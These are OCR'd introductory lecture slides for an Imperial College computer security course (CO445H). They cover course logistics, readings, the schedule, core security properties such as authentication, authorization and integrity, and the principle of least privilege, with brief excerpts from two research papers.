
CO 445H

COURSE INTRODUCTION
SECURITY PROPERTIES
SECURE DESIGN

Dr. Ben Livshits

High-Level Course Logistics



https://www.doc.ic.ac.uk/~livshits/classes/CO445H/

Course Logistics

- Monday: 2-hour time slot for the class
- Huxley Lecture Theater
- Office hours: see me after class
- Course TA: Mr. Daniel Perez
- Email: email us directly at doc-staff-445H@imperial.ac.uk

What Helps You to Be Prepared for the Class


Classes

- You should ideally have maturity in both the mathematics of computer science and in the engineering of computer systems
- This means that you should: have a good understanding of data structures and algorithms; be comfortable writing programs from scratch in C, Java, and a scripting language like Python or JavaScript; be comfortable writing and debugging assembly code; and be reasonably comfortable in a command-line Unix development environment (gdb, gcc, etc).
- You should also have a good understanding of computer architecture, operating systems, and computer networks. It would also help to know a bit about programming languages and compilers. It would also be helpful to be comfortable with web technologies such as HTML and JavaScript

Practical knowledge

- Recommended (not required) prerequisites are CO331 (Web and network security)
- CO211 Operating systems
- CO212 Networks and Communications
- Related courses:
  - CO408H Privacy Enhancing Techniques
  - CO409 Cryptography
  - CO440 Software Reliability
  - CO470 Program Analysis.

First-Day Survey



QUESTIONS RESPONSES

First-Day Survey

Form description

I am taking this course because... *

- It fulfills a requirement
- I wanted to take an upper-level course
- I want to learn about computer security for my job
- I want to do research in computer security
- I am generally curious about computer security

I have taken classes on the following topics or learned them on my own *

- Web programming (JavaScript, PHP, HTML)
- Programming languages
- Computer organisation/architecture
- Operating systems
- Compilers
- Networking

I have read the following number of research papers in computer science *

- none
- 1–5
- 5-10
- 10+

I have written the following number of research papers *

- none
- 1-5
- 5+

https://goo.gl/iJsgTs

Do NOT Be Scared


- Likely, nobody here has satisfied **every single prerequisite**. This is not the point.

- Most important thing of all: Eagerness to learn!
  - ThisWe expect you to push yourself to learn as much as possible
  - is a 400-level course.
  - We expect you to be a strong, independent learner capable of learning new concepts from the lectures, the readings, and on your own.

Participation Matters!

- This is an *optional course*
- I assume you are here because you *want* to be here
- I also assume that you intend to use what you learn later in life
- We only have a few chances to interact during the term
- You don’t get as much from this course if you don’t participate

Course Reading: Textbook




- The book is easy to read
- Not nearly as dry as an average textbook
- Has read-world illustrations and war stories
- Has lots of details not covered in lecture
- Proposes a different narrative focusing on the developer, which is good

Other Helpful Books (online)

- Ross Anderson, "Security Engineering" (1st edition)
  - Focuses on design principles for secure systems
  - Wide range of entertaining examples: banking, nuclear command and control, burglar alarms
  - You should all at least look at the Table of Contents for this book (2nd edition available for purchase)
- Menezes, van Oorschot, and Vanstone, "Handbook of Applied Cryptography"
- Many many other useful books exist (not all online)

Role of Research

- This is a 400-level course
- It is one of the goals to **get you interested** you in research in computer science



How to read a research paper.

Later in the semester, we will talk about how to *write* a research paper. To begin the course, however, we consider how to *read* a research paper. This discussion presupposes that you have a good reason to carefully read a research paper – for example, the fact that I assign a paper is (probably) a good reason for you to read it. You may also need to carefully read a paper if you are asked to review it, or if it is relevant to your own research. We might also later discuss how to *skim* a paper, so that you can decide whether a paper is worth a careful reading.

When you read a research paper, your goal is to understand the scientific contributions the authors are making. This is not an easy task.[1] It may require going over the paper several times. Expect to spend **several hours** to read a paper.

Here are some initial guidelines for how to read a paper:

- Read *critically*: Reading a research paper must be a critical process. You should not assume that the authors are always correct. Instead, be suspicious.

  Critical reading involves asking appropriate questions. If the authors attempt to solve a problem, are they solving the right problem? Are there simple solutions the authors do not seem to have considered? What are the limitations of the solution (including limitations the authors might not have noticed or clearly admitted)?

Reading Research Papers

contributed articles

DOI:10.1145/1646353.1646374

How Coverity built a bug-finding tool, and a business, around the unlimited supply of bugs in software systems.

BY AL BESSEY, KEN BLOCK, BEN CHELF, ANDY CHOU, BRYAN FULTON, SETH HALLEM, CHARLES HENRI-GROS, ASYA KAMSKY, SCOTT MCPEAK, AND DAWSON ENGLER

A Few Billion Lines of Code Later

Using Static Analysis to Find Bugs in the Real World

IN 2002, COVERITY commercialized[3] a research static bug-finding tool.[6,9] Not surprisingly, as academics, our view of commercial realities was not perfectly accurate. However, the problems we encountered were not the obvious ones. Discussions with tool researchers and system builders suggest we were not alone in our naïveté. Here, we document some of the more important examples of what we learned developing and commercializing an industrial-strength bug-finding tool.

We built our tool to find generic errors (such as memory corruption and data races) and system-specific or interface-specific violations (such as violations of function-ordering constraints). The tool, like all static bug finders, leveraged the fact that programming rules often map clearly to source code; thus static inspection can find many of their violations. For example, to check the rule "acquired locks must be released," a checker would look for relevant operations (such as `lock()` and `unlock()`) and inspect the code path after flagging rule disobedience (such as `lock()` with no `unlock()` and double locking).

For those who keep track of such things, checkers in the research system typically traverse program paths (flow-sensitive) in a forward direction, going across function calls (inter-procedural) while keeping track of call-site-specific information (context-sensitive) and toward the end of the effort had some of the support needed to detect when a path was infeasible (path-sensitive).

A glance through the literature reveals many ways to go about static bug finding.[1,2,4,7,8,11] For us, the central religion was results: If it worked, it was good, and if not, not. The ideal: check millions of lines of code with little manual setup and find the maximum number of serious true errors with the minimum number of false reports. As much as possible, we avoided using annotations or specifications to reduce manual labor.

Like the PREfix product,[2] we were also unsound. Our product did not verify the absence of errors but rather tried to find as many of them as possible. Unsoundness let us focus on handling the easiest cases first, scaling up as it proved useful. We could ignore code constructs that led to high rates of false-error messages (false positives) or analysis complexity, in the extreme skipping problematic code entirely (such as assembly statements, functions, or even entire files). Circa 2000, unsoundness was controversial in the research community, though it has since become almost a de facto tool bias for commercial products and many research projects.

Initially, publishing was the main force driving tool development. We would generally devise a set of checkers or analysis tricks, run them over a few

Low-level Software Security by Example

Úlfar Erlingsson[1], Yves Younan[2], and Frank Piessens[2]

[1]Microsoft Research, Silicon Valley
[1]Reykjavík University, Iceland
[2]Katholieke Universiteit Leuven, Belgium

Abstract. Computers are often subject to external attacks that aim to control software behavior. Typically, such attacks arrive as data over a regular communication channel and, once resident in program memory, trigger pre-existing, low-level software vulnerabilities. By exploiting such flaws, these low-level attacks can subvert the execution of the software and gain control over its behavior. The combined effects of these attacks make them one of the most pressing challenges in computer security. As a result, in recent years, many mechanisms have been proposed for defending against these attacks.

This chapter aims to provide insight in low-level software attack and defense techniques by discussing 4 examples of attacks that are representative of the major types of attacks on C and C++ software, and 4 examples of defenses selected because of their effectiveness, wide applicability and low enforcement overhead. Attacks and defenses are described in enough detail to be understood even by readers without a background in software security, and with-out a natural inclination for crafting malicious attacks.

Throughout, the attacks and defenses are placed in perspective by showing how they are both facilitated by the gap between the semantics of the high-level language of the software under attack, and the low-level semantics of machine code and the hardware on which the software executes.

1 Background

Software vulnerabilities are software bugs that can be triggered by an attacker with possibly disastrous consequences. This introductory section provides more background about such vulnerabilities, why they are so hard to eliminate, and how they can be introduced in a software system. Both attacking such vulnerabilities, and defending against such attacks depends on low-level details of the software and machine under attack, and this section ends with a note on the presentation of such low-level details in this chapter.

1.1 The difficulty of eliminating low-level vulnerabilities

Figure 1 is representative of the attacks and defenses presented in this tutorial. The attacks in Sect. 2 all exploit vulnerabilities similar to that in Fig. 1(a),

Course Structure

Basics

Web & mobile

Topics

CLASS SCHEDULE

This schedule is subject to modification; please check back often...

#	Date	Description	Reading	Assessment
		Basics		
1	October 9, 2017	Course overview; Secure design principles, OS, and runtime security	Daswani, Ch. 1, 3 Some thoughts on ... qmail A Contemporary Look at Saltzer... Brewing up trouble	
2	October 16, 2017	Threat modelling; Memory (un)safety and control hijacking attacks (ROP)	Elevation of Privilege: Drawing Developers into Threat Modeling Return-Oriented Programming: Systems, Languages, and Applications Smashing the Gadgets: Hindering Return-Oriented Programming Using In-Place Code Randomization	
3	October 23, 2017	Malware: Computer viruses, spyware, and key-loggers; malware anti-debugging mechanisms	Daswani, Ch. 5 Computer Virus-Coevolution Inside the Slammer Worm All Your iFRAMEs Point to Us Rozzle: De-Cloaking Internet Malware	
		Web and mobile security		
4	October 30, 2017			
5	November 6, 2017			
6	November 13, 2017			
		Topics		
7	November 20, 2017			
8	November 27, 2017			

Security Concepts


1. Authentication
2. Authorization
3. Confidentiality
4. Data/message integrity
5. Accountability
6. Availability
7. Non-repudiation

1) Authentication

- Identity Verification
- How can Bob be sure that he is communicating with Alice?
- Three general strategies:
  - Something you ***know (i.e., Passwords)***
  - Something you ***have (i.e., Tokens)***
  - Something you ***are (i.e., Biometrics)***

Something You Know

- Example: Passwords
  - Pros:
    - Simple to implement
    - Simple for users to understand
  - Cons:
    - Easy to crack (unless users choose strong ones)
    - Passwords are reused many times



- One-time Passwords (OTP): different password used each time, but it is difficult for user to remember all of them

Something You Have

- OTP Cards (e.g. SecurID): generates new password each time user logs in
- Smart Card: tamper-resistant, stores secret information, entered into a card-reader
- Strength of authentication depends on difficulty of forging

Ybikey

Or Maybe I Have a Browser Cookie

Cookie is part of subsequent requests

Biometrics

- Pros: “raises the bar”
- Cons: false negatives/positives, social acceptance, key management
  - False positive: authentic user rejected
  - False negative: impostor accepted

Final Notes

- Two-factor Authentication: Methods can be combined (i.e. ATM card & PIN)
- Who is authenticating who?
  - Person-to-computer?
  - Computer-to-computer?
- Three types (e.g. SSL):
  - Client Authentication: server verifies client's id
  - Server Authentication: client verifies server's id
  - Mutual Authentication (Client & Server)
- Authenticated user is a "**Principal**"


2) Authorization


- Checking whether a user has permission to conduct some action
- Identity vs. Authority

- Is a “subject” (Alice) allowed to access an “object” (open a file)?

- *Access Control List*: mechanism used by many operating systems to determine whether users are authorized to conduct different actions

Configuring Mailing List Permissions





Access Control Lists (ACLs)

- Set of three-tuples
  - <User, Resource, Privilege>
  - Specifies which users are allowed to access which resources with which privileges
- Privileges can be assigned based on roles (e.g. **admin**)

Table 1-1. *A Simple ACL*

User	Resource	Privilege
Alice	/home/Alice/*	Read, write, execute
Bob	/home/Bob /*	Read, write, execute

Access Control Models

- ACLs used to implement these models
- **Mandatory**: computer system decides exactly who has access to which resources
- **Discretionary** (e.g. UNIX): users are authorized to determine which other users can access files or other resources that they create, use, or own
- **Role-Based** (Non-Discretionary): user's access & privileges determined by role

3) Confidentiality

- Goal: Keep the contents of communication or data on storage secret
- Example: Alice and Bob want their communications to be secret from Eve
- *Key* – a secret shared between Alice & Bob
- Sometimes accomplished with
  - Cryptography, Steganography, Access Controls, Database Views

4) Message/Data Integrity

- Data Integrity = No Corruption
- *Man in the middle attack*: Has Mallory tampered with the message that Alice sends to Bob?
- *Integrity Check*: Add redundancy to data/messages

- Techniques:
  - Hashing (MD5, SHA-1, …), Checksums (CRC…)
  - Message Authentication Codes (MACs)

- Different From Confidentiality:
  - A -> B: “The value of x is 1” (not secret)
  - A -> M -> B: “The value of x is 10000” (BAD)
  - A -> M -> B: “The value of y is 1” (BAD)

5) Accountability

- Able to determine the attacker or principal
- Logging & audit Trails
- Requirements:
  - Secure Timestamping (OS vs. Network)
  - Data integrity in logs & audit trails, must not be able to change trails, or be able to detect changes to logs
  - Otherwise attacker can cover their tracks

6) Availability


- Uptime, Free Storage
  - Ex. Dial tone availability, System downtime limit, Web server response time
- Solutions:
  - Add redundancy to remove single point of failure
  - Impose “limits” that legitimate users can use
- Goal of DoS (Denial of Service) attacks are to reduce availability
  - Malware used to send excessive traffic to victim site
  - Overwhelmed servers can’t process legitimate traffic

7) Non-Repudiation (of Transactions)

- Undeniability of a transaction
  - Alice wants to prove to Trent that she did communicate with Bob
  - Generate evidence / receipts (digitally signed statements)
  - Often not implemented in practice, credit-card companies become de facto third-party verifiers
- Electronic proof that will have information of the person who made any transaction.
  - A client goes to a bank and request to change a password for her bank account
  - the teller or the authoriser will assist the client but will have to login to the system by using biometrics, this is to ensure the identification of who was assisting the client in case anything goes wrong with the client's bank account then the investigation team can track down who was in charge of the client's bank account
  - the authoriser cannot deny any accusations being pointed to him/her should there be any form of fraud on client's bank account

Secure Design Principles

Some of the Common Principles



Principle of Least Privilege

Principle of Least Privilege

- Just enough authority to get the job done
- Real world example: Valet Keys: valets can only start car and drive to parking lot

- Highly elevated privileges unnecessary
  - Ex: valet key shouldn't open glove compartment
  - Web server Ex: can read, not modify, html file
  - Attacker gets more power, system more vulnerable

Example: qmail

